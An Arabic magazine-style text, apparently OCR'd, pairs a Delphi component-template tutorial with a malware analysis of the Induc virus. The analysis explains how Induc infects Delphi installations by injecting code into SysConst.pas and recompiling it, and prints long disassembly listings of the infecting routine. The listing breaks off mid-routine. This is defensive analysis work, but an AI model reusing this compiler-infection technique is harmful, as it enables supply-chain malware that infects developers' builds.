
```
Name = btCancel
Caption = &Cancel
```

وفي الحدث OnClick نكتب التعليمة التالية :

```
Close;
```


الآن نقوم باختيار الزرين (بالضغط على الفأرة وإحاطة الزرين بمربع الاختيار) ثم من خلال لائحة الأوامر في دلفي نختار Component ثم Create Component Template كما في الشكل (3)





الشكل (3)

سيظهر لنا مربع حوار، نكتب فيه اسم القالب وليكن TOkCamcel واسم الصفحة في شريط المكونات ولتكن MyTemplate كما في الشكل (4)



الشكل (4)



الآن لو نراجع شريط المكونات سنجد صفحة جديدة باسم My Template وفيها أيقونة لقالب المكون الذي أنشأناه. لو اخترنا هذه الأيقونة ووضعناها على نموذج الشاشة form سوف تقوم دلفي بوضع مكونين من Tbuttn بحسب المواصفات التي حددناها في القالب، و سنجد أيضا نسخة من الكود الذي سبق وأن حددناه في حدث OnClick لكل زر.

وبذلك كلما أردنا ثنائي أزرار للهموافقلله و للهإلغاء الأمرلله على أي فورم نستخدم هذا القالب

لنأخذ مثالا آخر

نحتاج دائما أن نضع مكونات TLabel و TEdit في شاشات إدخال وعرض البيانات، ويزداد عدد هذه المكونات كلما ازداد عدد عناصر البيانات المراد إدخالها أو عرضها. وضع هذه المكونات ثم تنظيمها ومراعاة تراصفها ومحاذاتها وتناسق أحجامها يعد عملا متعبا و مملا. باستخدام قوالب المكونات يمكن أن نختصر الكثير من الجهد.

نضع ثلاث أو أربعة أو حتى عشرة أزواج من مكونات TEdit و TLabel و نقوم بتنسيق أبعادها كما هو في الشكل (5)

Form1
Name:
Name:
Name:

الشكل (5)

ثم نختارها كلها، و نكون منها قالبا جديدا نسميه TLabelEdit بإتباع الخطوات في المثال السابق باستخدام الأمر Create Component Template، ونحفظها في نفس صفحة MyTemplate في شريط المكونات. الآن وبهذا القالب يمكننا وضع أزواج Label و Edit بأعداد كبيرة وتنسيقها بسرعة أكبر.

قبل أن نختم هذا الجزء لننظر في استغلال آخر لقوالب المكونات.

ستقوم بإنشاء قالب مكونات يحوي مكونا واحدا فقط وهو TEdit و نجعل إدخالاته مقتصرة على الأعداد فقط. أي أن المستخدم يمكنه إدخال أرقام فقط داخل مكون الكتابة دون الأحرف والعلامات الأخرى.

نضع مكون TEdit على النموذج form وداخل حدث OnKeyPress نكتب الكود التالي:

```
procedure TForm1.Edit1KeyPress(Sender: TObject; var
Key: Char);
begin
  if not (Key in ['0'..'9']) then
    Key := #0;
end;
```

نقوم بحفظ القالب بنفس الخطوات التي سبق توضيحها. وبذلك كلما احتجنا إلى مربع كتابة للأرقام فقط نستخدم هذا القالب الذي سيعطينا مكونا سابق التجهيز رفق الكود اللازم.



تحليل البرمجيات : استهداف دلفي

بقلم: STRELiTZIA



تمهيد:

بعد مرور سنة على اكتشاف البرنامج الضار المصنف Induc، مازلت آثاره تظهر من فترة إلى أخرى برسائل تنبيه من برامج الحماية، طبعا لم يصدر تحديث للبرنامج الضار منذ تلك الفترة.

السؤال المطروح هو ما مدا إمكانية زرع أوامر خبيثة في الملفات المصدرية الخاصة ببيئات البرمجة سواء دلفي أو غيرها؟ و الإجابة كانت مروعة، حيث لم يتم كشف البرنامج الضار إلا بعد أكثر من ثلاثة أشهر من انتشاره و تلويث أكثر من ثلاثة آلاف جهاز حسب تقارير مخابر برامج الحماية.

Induc يضعنا تحت خيار صعب، هل يجب أن نثق في المكونات الجاهزة المنتشرة دون ملفاتها المصدرية؟ الإجابة جاءت من احد الخبراء العرب DeltaAziz، حيث قال أنه صادف من قبل مكونات كانت تحتوي على أوامر خبيثة تنفذ دون علم مستعملها، لذا يجب الحذر في استعمال المكتبات الجاهزة و محاولة التحميل من مواقع رسمية.



آلية التلوث:

1. عند تشغيل ملف مصاب يبدأ البرنامج الضار بالتحقق من وجود دلفي على الجهاز بالبحث في سجل النظام Windows Registry عن مفتاح تنصيب دلفي.
2. في حالة وجوده يبدأ في قراءة قيمة RootDir التي تحتوي على مسار تثبيت دلفي، و منه يتوجه إلى مجلدين lib و (source ثم rtl ثم sys)
3. يقوم بالتحقق من وجود ملف في مجلد lib يحمل اسم sysconst.bak أن وجده لا يتم تلويث الجهاز و يعتبر انه قد تم تلويثه من قبل و إن لم يجد الملف المذكور يبدأ عملية التلويث.
4. يقوم بفتح الملف SysConst.pas في مجلد (source ثم rtl ثم sys) و يبحث عن كلمة implementaion و تحتها يبدأ في كتابة الأوامر الخبيثة.
5. بعدها ينقل الملف الملوث sysconst.pas إلى مجلد lib و يقوم بعمل compilation باستعمال dcc32.exe ليحصل على ملف جديد sysconst.dcu و يقم بحفظ الملف الأصلي الغير ملوث sysconst.dcu باسم sysconst.bak.



نظرة على ملف تنفيذي ملوث من المنقح debugger.

```
0040529C    55              PUSH EBP
0040529D    8BEC            MOV EBP,ESP
0040529F    81C4 DCFEFFFF   ADD ESP,-124
004052A5    53              PUSH EBX
004052A6    56              PUSH ESI
004052A7    33C0            XOR EAX,EAX
004052A9    8985 E4FEFFFF   MOV DWORD PTR SS:[EBP-11C],EAX
004052AF    8985 E0FEFFFF   MOV DWORD PTR SS:[EBP-120],EAX
004052B5    8985 DCFEFFFF   MOV DWORD PTR SS:[EBP-124],EAX
004052BB    8985 E8FEFFFF   MOV DWORD PTR SS:[EBP-118],EAX
004052C1    8985 F0FEFFFF   MOV DWORD PTR SS:[EBP-110],EAX
004052C7    8985 ECFEFFFF   MOV DWORD PTR SS:[EBP-114],EAX
004052CD    8945 F4         MOV DWORD PTR SS:[EBP-C],EAX
004052D0    8D75 F8         LEA ESI,DWORD PTR SS:[EBP-8]
004052D3    33C0            XOR EAX,EAX
004052D5    55              PUSH EBP
004052D6    68 41544000     PUSH Induc_vi.00405441
004052DB    64:FF30         PUSH DWORD PTR FS:[EAX]
004052DE    64:8920         MOV DWORD PTR FS:[EAX],ESP
004052E1    B3 34           MOV BL,34
004052E3    8D45 FC         /LEA EAX,DWORD PTR SS:[EBP-4]
004052E6    50              |PUSH EAX
004052E7    68 19000200     |PUSH 20019
004052EC    6A 00           |PUSH 0
004052EE    68 58544000     |PUSH Induc_vi.00405458   ; ASCII "Software\Borland\Delphi\"
004052F3    8D85 ECFEFFFF   |LEA EAX,DWORD PTR SS:[EBP-114]
004052F9    8BD3            |MOV EDX,EBX
004052FB    E8 7CE8FFFF     |CALL Induc_vi.00403B7C
00405300    FFB5 ECFEFFFF   |PUSH DWORD PTR SS:[EBP-114]
00405306    68 7C544000     |PUSH Induc_vi.0040547C         ; ASCII ".0"
0040530B    8D85 F0FEFFFF   |LEA EAX,DWORD PTR SS:[EBP-110]
00405311    BA 03000000     |MOV EDX,3
00405316    E8 55E9FFFF     |CALL Induc_vi.00403C70
0040531B    8B85 F0FEFFFF   |MOV EAX,DWORD PTR SS:[EBP-110]
00405321    E8 E6E9FFFF     |CALL Induc_vi.00403D0C
00405326    50              |PUSH EAX
00405327    68 02000080     |PUSH 80000002
0040532C    E8 0FF1FFFF     |CALL <JMP.&advapi32.RegOpenKeyExA>
00405331    85C0            |TEST EAX,EAX
00405333    0F85 D8000000   |JNZ Induc_vi.00405411
00405339    C706 FF000000   |MOV DWORD PTR DS:[ESI],0FF
0040533F    56              |PUSH ESI
00405340    8D85 F5FEFFFF   |LEA EAX,DWORD PTR SS:[EBP-10B]
00405346    50              |PUSH EAX
00405347    56              |PUSH ESI
00405348    6A 00           |PUSH 0
0040534A    68 80544000     |PUSH Induc_vi.00405480         ; ASCII "RootDir"
0040534F    8B45 FC         |MOV EAX,DWORD PTR SS:[EBP-4]
00405352    50              |PUSH EAX
00405353    E8 F0F0FFFF     |CALL <JMP.&advapi32.RegQueryValueExA>
00405358    85C0            |TEST EAX,EAX
0040535A    0F85 A8000000   |JNZ Induc_vi.00405408
00405360    8D45 F4         |LEA EAX,DWORD PTR SS:[EBP-C]
00405363    E8 20E7FFFF     |CALL Induc_vi.00403A88
00405368    C706 01000000   |MOV DWORD PTR DS:[ESI],1
0040536E    EB 24           |JMP SHORT Induc_vi.00405394
00405370    8D85 E8FEFFFF   |/LEA EAX,DWORD PTR SS:[EBP-118]
00405376    8B16            ||MOV EDX,DWORD PTR DS:[ESI]
00405378    8A9415 F4FEFFFF ||MOV DL,BYTE PTR SS:[EBP+EDX-10C]
0040537F    E8 F8E7FFFF     ||CALL Induc_vi.00403B7C
00405384    8B95 E8FEFFFF   ||MOV EDX,DWORD PTR SS:[EBP-118]
```



```
0040538A      8D45 F4            ||LEA EAX,DWORD PTR SS:[EBP-C]
0040538D      E8 26E8FFFF        ||CALL Induc_vi.00403BB8
00405392      FF06               ||INC DWORD PTR DS:[ESI]
00405394      8B06               | MOV EAX,DWORD PTR DS:[ESI]
00405396      80BC05 F4FEFFFF 00 ||CMP BYTE PTR SS:[EBP+EAX-10C],0
0040539E    ^ 75 D0              |\JNZ SHORT Induc_vi.00405370
004053A0      68 90544000        |PUSH Induc_vi.00405490
004053A5      FF75 F4            |PUSH DWORD PTR SS:[EBP-C]
004053A8      68 9C544000        |PUSH Induc_vi.0040549C   ; ASCII "\bin\dcc32.exe"" "
004053AD      8D85 E4FEFFFF      |LEA EAX,DWORD PTR SS:[EBP-11C]
004053B3      BA 03000000        |MOV EDX,3
004053B8      E8 B3E8FFFF        |CALL Induc_vi.00403C70
004053BD      8B85 E4FEFFFF      |MOV EAX,DWORD PTR SS:[EBP-11C]
004053C3      50                 |PUSH EAX
004053C4      8D85 E0FEFFFF      |LEA EAX,DWORD PTR SS:[EBP-120]
004053CA      B9 B8544000        |MOV ECX,Induc_vi.004054B8   ; ASCII "\lib\sysconst."
004053CF      8B55 F4            |MOV EDX,DWORD PTR SS:[EBP-C]
004053D2      E8 25E8FFFF        |CALL Induc_vi.00403BFC
004053D7      8B85 E0FEFFFF      |MOV EAX,DWORD PTR SS:[EBP-120]
004053DD      50                 |PUSH EAX
004053DE      FF75 F4            |PUSH DWORD PTR SS:[EBP-C]
004053E1      68 D0544000        |PUSH Induc_vi.004054D0   ; ASCII "\source\rtl\sys\SysConst"
004053E6      68 F4544000        |PUSH Induc_vi.004054F4    ; ASCII ".pas"
004053EB      8D85 DCFEFFFF      |LEA EAX,DWORD PTR SS:[EBP-124]
004053F1      BA 03000000        |MOV EDX,3
004053F6      E8 75E8FFFF        |CALL Induc_vi.00403C70
004053FB      8B85 DCFEFFFF      |MOV EAX,DWORD PTR SS:[EBP-124]
00405401      5A                 |POP EDX
00405402      59                 |POP ECX
00405403      E8 B8F9FFFF        |CALL Induc_vi.00404DC0
00405408      8B45 FC            |MOV EAX,DWORD PTR SS:[EBP-4]
0040540B      50                 |PUSH EAX
0040540C      E8 27F0FFFF        |CALL <JMP.&advapi32.RegCloseKey>
00405411      43                 |INC EBX
00405412      80FB 38            |CMP BL,38
00405415    ^ 0F85 C8FEFFFF      \JNZ Induc_vi.004052E3
0040541B      33C0               XOR EAX,EAX
0040541D      5A                 POP EDX
0040541E      59                 POP ECX
0040541F      59                 POP ECX
00405420      64:8910            MOV DWORD PTR FS:[EAX],EDX
00405423      68 48544000        PUSH Induc_vi.00405448
00405428      8D85 DCFEFFFF      LEA EAX,DWORD PTR SS:[EBP-124]
0040542E      BA 06000000        MOV EDX,6
00405433      E8 74E6FFFF        CALL Induc_vi.00403AAC
00405438      8D45 F4            LEA EAX,DWORD PTR SS:[EBP-C]
0040543B      E8 48E6FFFF        CALL Induc_vi.00403A88
00405440      C3                 RET
```

```
00404DC0      55                 PUSH EBP
00404DC1      8BEC               MOV EBP,ESP
00404DC3      51                 PUSH ECX
00404DC4      B9 88000000        MOV ECX,88
00404DC9      6A 00              /PUSH 0
00404DCB      6A 00              |PUSH 0
00404DCD      49                 |DEC ECX
00404DCE    ^ 75 F9              \JNZ SHORT Induc_vi.00404DC9
00404DD0      874D FC            XCHG DWORD PTR SS:[EBP-4],ECX
00404DD3      53                 PUSH EBX
00404DD4      56                 PUSH ESI
00404DD5      57                 PUSH EDI
00404DD6      894D F4            MOV DWORD PTR SS:[EBP-C],ECX
00404DD9      8955 F8            MOV DWORD PTR SS:[EBP-8],EDX
```




```
00404DDC     8945 FC            MOV DWORD PTR SS:[EBP-4],EAX
00404DDF     8B45 FC            MOV EAX,DWORD PTR SS:[EBP-4]
00404DE2     E8 15EFFFFF        CALL Induc_vi.00403CFC
00404DE7     8B45 F8            MOV EAX,DWORD PTR SS:[EBP-8]
00404DEA     E8 0DEFFFFF        CALL Induc_vi.00403CFC
00404DEF     8B45 F4            MOV EAX,DWORD PTR SS:[EBP-C]
00404DF2     E8 05EFFFFF        CALL Induc_vi.00403CFC
00404DF7     8DBD 44FCFFFF      LEA EDI,DWORD PTR SS:[EBP-3BC]
00404DFD     33C0               XOR EAX,EAX
00404DFF     55                 PUSH EBP
00404E00     68 10524000        PUSH Induc_vi.00405210
00404E05     64:FF30            PUSH DWORD PTR FS:[EAX]
00404E08     64:8920            MOV DWORD PTR FS:[EAX],ESP
00404E0B     6A 00              PUSH 0
00404E0D     6A 00              PUSH 0
00404E0F     6A 03              PUSH 3
00404E11     6A 00              PUSH 0
00404E13     6A 00              PUSH 0
00404E15     6A 00              PUSH 0
00404E17     8D85 ECFBFFFF      LEA EAX,DWORD PTR SS:[EBP-414]
00404E1D     B9 28524000        MOV ECX,Induc_vi.00405228              ; ASCII "bak"
00404E22     8B55 F8            MOV EDX,DWORD PTR SS:[EBP-8]
00404E25     E8 D2EDFFFF        CALL Induc_vi.00403BFC
00404E2A     8B85 ECFBFFFF      MOV EAX,DWORD PTR SS:[EBP-414]
00404E30     E8 D7EEFFFF        CALL Induc_vi.00403D0C
00404E35     50                 PUSH EAX
00404E36     E8 1DF6FFFF        CALL <JMP.&kernel32.CreateFileA>
00404E3B     8BD8               MOV EBX,EAX
00404E3D     83FB FF            CMP EBX,-1
00404E40     74 0B              JE SHORT Induc_vi.00404E4D
00404E42     53                 PUSH EBX
00404E43     E8 08F6FFFF        CALL <JMP.&kernel32.CloseHandle>
00404E48     E9 98030000        JMP Induc_vi.004051E5
00404E4D     8B55 FC            MOV EDX,DWORD PTR SS:[EBP-4]
00404E50     8D85 10FEFFFF      LEA EAX,DWORD PTR SS:[EBP-1F0]
00404E56     E8 F9DDFFFF        CALL Induc_vi.00402C54
00404E5B     8D85 10FEFFFF      LEA EAX,DWORD PTR SS:[EBP-1F0]
00404E61     E8 7EDBFFFF        CALL Induc_vi.004029E4
00404E66     E8 91DAFFFF        CALL Induc_vi.004028FC
00404E6B     E8 BCDAFFFF        CALL Induc_vi.0040292C
00404E70     85C0               TEST EAX,EAX
00404E72     0F85 6D030000      JNZ Induc_vi.004051E5
00404E78     8D85 E8FBFFFF      LEA EAX,DWORD PTR SS:[EBP-418]
00404E7E     B9 34524000        MOV ECX,Induc_vi.00405234                    ; ASCII "pas"
00404E83     8B55 F8            MOV EDX,DWORD PTR SS:[EBP-8]
00404E86     E8 71EDFFFF        CALL Induc_vi.00403BFC
00404E8B     8B95 E8FBFFFF      MOV EDX,DWORD PTR SS:[EBP-418]
00404E91     8BC7               MOV EAX,EDI
00404E93     E8 BCDDFFFF        CALL Induc_vi.00402C54
00404E98     8BC7               MOV EAX,EDI
00404E9A     E8 51DBFFFF        CALL Induc_vi.004029F0
00404E9F     E8 58DAFFFF        CALL Induc_vi.004028FC
00404EA4     E8 83DAFFFF        CALL Induc_vi.0040292C
00404EA9     85C0               TEST EAX,EAX
00404EAB     74 58              JE SHORT Induc_vi.00404F05
00404EAD     8D85 10FEFFFF      LEA EAX,DWORD PTR SS:[EBP-1F0]
00404EB3     E8 58DEFFFF        CALL Induc_vi.00402D10
00404EB8     E8 3FDAFFFF        CALL Induc_vi.004028FC
00404EBD     E9 23030000        JMP Induc_vi.004051E5
00404EC2     8D55 FC            /LEA EDX,DWORD PTR SS:[EBP-4]
00404EC5     8D85 10FEFFFF      |LEA EAX,DWORD PTR SS:[EBP-1F0]
00404ECB     E8 24E0FFFF        |CALL Induc_vi.00402EF4
00404ED0     8D85 10FEFFFF      |LEA EAX,DWORD PTR SS:[EBP-1F0]
00404ED6     E8 85E0FFFF        |CALL Induc_vi.00402F60
00404EDB     E8 1CDAFFFF        |CALL Induc_vi.004028FC
```

```
00404EE0      8B55 FC              |MOV EDX,DWORD PTR SS:[EBP-4]
00404EE3      8BC7                 |MOV EAX,EDI
00404EE5      E8 26EFFFFF          |CALL Induc_vi.00403E10
00404EEA      E8 89E2FFFF          |CALL Induc_vi.00403178
00404EEF      E8 08DAFFFF          |CALL Induc_vi.004028FC
00404EF4      8B55 FC              |MOV EDX,DWORD PTR SS:[EBP-4]
00404EF7      B8 40524000          |MOV EAX,Induc_vi.00405240   ; ASCII "implementation"
00404EFC      E8 63EEFFFF          |CALL Induc_vi.00403D64
00404F01      85C0                 |TEST EAX,EAX
00404F03      75 14                |JNZ SHORT Induc_vi.00404F19
00404F05      8D85 10FEFFFF         LEA EAX,DWORD PTR SS:[EBP-1F0]
00404F0B      E8 58DEFFFF          |CALL Induc_vi.00402D68
00404F10      E8 E7D9FFFF          |CALL Induc_vi.004028FC
00404F15      84C0                 |TEST AL,AL
00404F17    ^ 74 A9                \JE SHORT Induc_vi.00404EC2
00404F19      BB 01000000          MOV EBX,1
00404F1E      BE A8604000          MOV ESI,Induc_vi.004060A8
00404F23      8B16                 /MOV EDX,DWORD PTR DS:[ESI]
00404F25      8BC7                 |MOV EAX,EDI
00404F27      E8 E4EEFFFF          |CALL Induc_vi.00403E10
00404F2C      E8 47E2FFFF          |CALL Induc_vi.00403178
00404F31      E8 C6D9FFFF          |CALL Induc_vi.004028FC
00404F36      83C6 04              |ADD ESI,4
00404F39      4B                   |DEC EBX
00404F3A    ^ 75 E7                \JNZ SHORT Induc_vi.00404F23
00404F3C      BB 17000000          MOV EBX,17
00404F41      BE A8604000          MOV ESI,Induc_vi.004060A8
00404F46      8B0E                 /MOV ECX,DWORD PTR DS:[ESI]
00404F48      8D85 E4FBFFFF        |LEA EAX,DWORD PTR SS:[EBP-41C]
00404F4E      BA 58524000          |MOV EDX,Induc_vi.00405258
00404F53      E8 A4ECFFFF          |CALL Induc_vi.00403BFC
00404F58      8B95 E4FBFFFF        |MOV EDX,DWORD PTR SS:[EBP-41C]
00404F5E      8BC7                 |MOV EAX,EDI
00404F60      E8 ABEEFFFF          |CALL Induc_vi.00403E10
00404F65      BA 64524000          |MOV EDX,Induc_vi.00405264            ; ASCII "',"
00404F6A      E8 A1EEFFFF          |CALL Induc_vi.00403E10
00404F6F      E8 04E2FFFF          |CALL Induc_vi.00403178
00404F74      E8 83D9FFFF          |CALL Induc_vi.004028FC
00404F79      83C6 04              |ADD ESI,4
00404F7C      4B                   |DEC EBX
00404F7D    ^ 75 C7                \JNZ SHORT Induc_vi.00404F46
00404F7F      68 58524000          PUSH Induc_vi.00405258
00404F84      FF35 04614000        PUSH DWORD PTR DS:[406104]            ; Induc_vi.00404D30
00404F8A      68 70524000          PUSH Induc_vi.00405270                ; ASCII "');"
00404F8F      8D85 E0FBFFFF        LEA EAX,DWORD PTR SS:[EBP-420]
00404F95      BA 03000000          MOV EDX,3
00404F9A      E8 D1ECFFFF          CALL Induc_vi.00403C70
00404F9F      8B95 E0FBFFFF        MOV EDX,DWORD PTR SS:[EBP-420]
00404FA5      8BC7                 MOV EAX,EDI
00404FA7      E8 64EEFFFF          CALL Induc_vi.00403E10
00404FAC      E8 C7E1FFFF          CALL Induc_vi.00403178
00404FB1      E8 46D9FFFF          CALL Induc_vi.004028FC
00404FB6      BB 17000000          MOV EBX,17
00404FBB      BE AC604000          MOV ESI,Induc_vi.004060AC
00404FC0      8D95 DCFBFFFF        /LEA EDX,DWORD PTR SS:[EBP-424]
00404FC6      8B06                 |MOV EAX,DWORD PTR DS:[ESI]
00404FC8      E8 73FDFFFF          |CALL Induc_vi.00404D40
00404FCD      8B95 DCFBFFFF        |MOV EDX,DWORD PTR SS:[EBP-424]
00404FD3      8BC7                 |MOV EAX,EDI
00404FD5      E8 36EEFFFF          |CALL Induc_vi.00403E10
00404FDA      E8 99E1FFFF          |CALL Induc_vi.00403178
00404FDF      E8 18D9FFFF          |CALL Induc_vi.004028FC
00404FE4      83C6 04              |ADD ESI,4
00404FE7      4B                   |DEC EBX
00404FE8    ^ 75 D6                \JNZ SHORT Induc_vi.00404FC0
```




```
00404FEA     8D85 10FEFFFF       LEA EAX,DWORD PTR SS:[EBP-1F0]
00404FF0     E8 1BDDFFFF         CALL Induc_vi.00402D10
00404FF5     E8 02D9FFFF         CALL Induc_vi.004028FC
00404FFA     8BC7                MOV EAX,EDI
00404FFC     E8 0FDDFFFF         CALL Induc_vi.00402D10
00405001     E8 F6D8FFFF         CALL Induc_vi.004028FC
00405006     8D85 D8FBFFFF       LEA EAX,DWORD PTR SS:[EBP-428]
0040500C     B9 28524000         MOV ECX,Induc_vi.00405228             ; ASCII "bak"
00405011     8B55 F8             MOV EDX,DWORD PTR SS:[EBP-8]
00405014     E8 E3EBFFFF         CALL Induc_vi.00403BFC
00405019     8B85 D8FBFFFF       MOV EAX,DWORD PTR SS:[EBP-428]
0040501F     E8 E8ECFFFF         CALL Induc_vi.00403D0C
00405024     50                  PUSH EAX
00405025     8D85 D4FBFFFF       LEA EAX,DWORD PTR SS:[EBP-42C]
0040502B     B9 7C524000         MOV ECX,Induc_vi.0040527C             ; ASCII "dcu"
00405030     8B55 F8             MOV EDX,DWORD PTR SS:[EBP-8]
00405033     E8 C4EBFFFF         CALL Induc_vi.00403BFC
00405038     8B85 D4FBFFFF       MOV EAX,DWORD PTR SS:[EBP-42C]
0040503E     E8 C9ECFFFF         CALL Induc_vi.00403D0C
00405043     50                  PUSH EAX
00405044     E8 2FF4FFFF         CALL <JMP.&kernel32.MoveFileA>
00405049     8D85 00FCFFFF       LEA EAX,DWORD PTR SS:[EBP-400]
0040504F     33C9                XOR ECX,ECX
00405051     BA 44000000         MOV EDX,44
00405056     E8 45DDFFFF         CALL Induc_vi.00402DA0
0040505B     C785 00FCFFFF 4400>MOV DWORD PTR SS:[EBP-400],44
00405065     C785 2CFCFFFF 0100>MOV DWORD PTR SS:[EBP-3D4],1
0040506F     66:C785 30FCFFFF 0>MOV WORD PTR SS:[EBP-3D0],0
00405078     8D85 F0FBFFFF       LEA EAX,DWORD PTR SS:[EBP-410]
0040507E     50                  PUSH EAX
0040507F     8D85 00FCFFFF       LEA EAX,DWORD PTR SS:[EBP-400]
00405085     50                  PUSH EAX
00405086     6A 00               PUSH 0
00405088     6A 00               PUSH 0
0040508A     6A 00               PUSH 0
0040508C     6A 00               PUSH 0
0040508E     6A 00               PUSH 0
00405090     6A 00               PUSH 0
00405092     FF75 F4             PUSH DWORD PTR SS:[EBP-C]
00405095     68 88524000         PUSH Induc_vi.00405288
0040509A     FF75 F8             PUSH DWORD PTR SS:[EBP-8]
0040509D     68 94524000         PUSH Induc_vi.00405294                ; ASCII "pas"""
004050A2     8D85 D0FBFFFF       LEA EAX,DWORD PTR SS:[EBP-430]
004050A8     BA 04000000         MOV EDX,4
004050AD     E8 BEEBFFFF         CALL Induc_vi.00403C70
004050B2     8B85 D0FBFFFF       MOV EAX,DWORD PTR SS:[EBP-430]
004050B8     E8 4FECFFFF         CALL Induc_vi.00403D0C
004050BD     50                  PUSH EAX
004050BE     6A 00               PUSH 0
004050C0     E8 9BF3FFFF         CALL <JMP.&kernel32.CreateProcessA>
004050C5     83F8 01             CMP EAX,1
004050C8     1BC0                SBB EAX,EAX
004050CA     40                  INC EAX
004050CB     84C0                TEST AL,AL
004050CD     74 0E               JE SHORT Induc_vi.004050DD
004050CF     6A FF               PUSH -1
004050D1     8B85 F0FBFFFF       MOV EAX,DWORD PTR SS:[EBP-410]
004050D7     50                  PUSH EAX
004050D8     E8 ABF3FFFF         CALL <JMP.&kernel32.WaitForSingleObje>
004050DD     8D85 CCFBFFFF       LEA EAX,DWORD PTR SS:[EBP-434]
004050E3     B9 7C524000         MOV ECX,Induc_vi.0040527C             ; ASCII "dcu"
004050E8     8B55 F8             MOV EDX,DWORD PTR SS:[EBP-8]
004050EB     E8 0CEBFFFF         CALL Induc_vi.00403BFC
004050F0     8B85 CCFBFFFF       MOV EAX,DWORD PTR SS:[EBP-434]
004050F6     E8 11ECFFFF         CALL Induc_vi.00403D0C
```



```
004050FB    50              PUSH EAX
004050FC    8D85 C8FBFFFF   LEA EAX,DWORD PTR SS:[EBP-438]
00405102    B9 28524000     MOV ECX,Induc_vi.00405228               ; ASCII "bak"
00405107    8B55 F8         MOV EDX,DWORD PTR SS:[EBP-8]
0040510A    E8 EDEAFFFF     CALL Induc_vi.00403BFC
0040510F    8B85 C8FBFFFF   MOV EAX,DWORD PTR SS:[EBP-438]
00405115    E8 F2EBFFFF     CALL Induc_vi.00403D0C
0040511A    50              PUSH EAX
0040511B    E8 58F3FFFF     CALL <JMP.&kernel32.MoveFileA>
00405120    8D85 C4FBFFFF   LEA EAX,DWORD PTR SS:[EBP-43C]
00405126    B9 34524000     MOV ECX,Induc_vi.00405234               ; ASCII "pas"
0040512B    8B55 F8         MOV EDX,DWORD PTR SS:[EBP-8]
0040512E    E8 C9EAFFFF     CALL Induc_vi.00403BFC
00405133    8B85 C4FBFFFF   MOV EAX,DWORD PTR SS:[EBP-43C]
00405139    E8 CEEBFFFF     CALL Induc_vi.00403D0C
0040513E    50              PUSH EAX
0040513F    E8 24F3FFFF     CALL <JMP.&kernel32.DeleteFileA>
00405144    6A 00           PUSH 0
00405146    6A 00           PUSH 0
00405148    6A 03           PUSH 3
0040514A    6A 00           PUSH 0
0040514C    6A 00           PUSH 0
0040514E    6A 00           PUSH 0
00405150    8D85 C0FBFFFF   LEA EAX,DWORD PTR SS:[EBP-440]
00405156    B9 28524000     MOV ECX,Induc_vi.00405228               ; ASCII "bak"
0040515B    8B55 F8         MOV EDX,DWORD PTR SS:[EBP-8]
0040515E    E8 99EAFFFF     CALL Induc_vi.00403BFC
00405163    8B85 C0FBFFFF   MOV EAX,DWORD PTR SS:[EBP-440]
00405169    E8 9EEBFFFF     CALL Induc_vi.00403D0C
0040516E    50              PUSH EAX
0040516F    E8 E4F2FFFF     CALL <JMP.&kernel32.CreateFileA>
00405174    8BD8            MOV EBX,EAX
00405176    83FB FF         CMP EBX,-1
00405179    74 6A           JE SHORT Induc_vi.004051E5
0040517B    8D45 DC         LEA EAX,DWORD PTR SS:[EBP-24]
0040517E    50              PUSH EAX
0040517F    8D45 E4         LEA EAX,DWORD PTR SS:[EBP-1C]
00405182    50              PUSH EAX
00405183    8D45 EC         LEA EAX,DWORD PTR SS:[EBP-14]
00405186    50              PUSH EAX
00405187    53              PUSH EBX
00405188    E8 E3F2FFFF     CALL <JMP.&kernel32.GetFileTime>
0040518D    53              PUSH EBX
0040518E    E8 BDF2FFFF     CALL <JMP.&kernel32.CloseHandle>
00405193    6A 00           PUSH 0
00405195    6A 00           PUSH 0
